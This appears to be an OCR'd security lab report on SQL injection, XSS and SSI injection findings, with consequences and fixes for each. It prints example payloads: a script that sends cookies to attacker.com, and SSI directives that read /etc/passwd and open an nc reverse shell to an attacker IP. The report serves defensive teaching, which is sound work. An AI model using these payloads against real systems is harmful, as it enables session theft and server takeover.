
Task #1



Conclusions from the analysis:

1. Vulnerability:

- The title parameter does not filter user input, allowing SQL injection.

- The server is executing an unsafe query: SELECT * FROM movies WHERE title = '$input'.

2. Consequences:

- An attacker can obtain all data in the table, including confidential data.


- Attacks to modify/delete data are possible (for example, via UNION SELECT or DROP TABLE).

3. Recommendations:

- Use prepared statements with parameterized queries.

- Validate and escape user input.

XSS Attack



Conclusions from the analysis:

1. Vulnerability:

- The firstname parameter does not filter HTML/JavaScript code, which allows you to embed arbitrary scripts.

- The server does not correctly escape user input.

2. Consequences:

- An attacker can steal cookies, redirect the user to a phishing site, or perform other malicious actions.

- Example of operation:


<script>document.location='http://attacker.com/?cookie='+document.cookie;</script>

3. Recommendations:

- Validate and sanitize user input (e.g. remove <script> tags).

- Use HTTP security headers, such as Content Security Policy (CSP).

SSI Attack



Conclusions from the analysis:

1. Vulnerability:

- The server does not correctly process user input (for example, the User- header) Agent), allowing the implementation of SSI directives.

- SSI functions are enabled on the server (mod_include in Apache).

2. Consequences:

- An attacker can execute arbitrary commands on the server:

  - Reading files: <!--#exec cmd="cat /etc/passwd" -->

  - Install reverse shell: <!--#exec cmd="nc -e /bin/sh attacker-ip 4444" -->

3. Recommendations:

- Disable processing of SSI directives on the server (if they are not needed).

- Filter user input by removing dangerous characters: <, #, ".

- Use WAF (Web Application Firewall) to block SSI injections.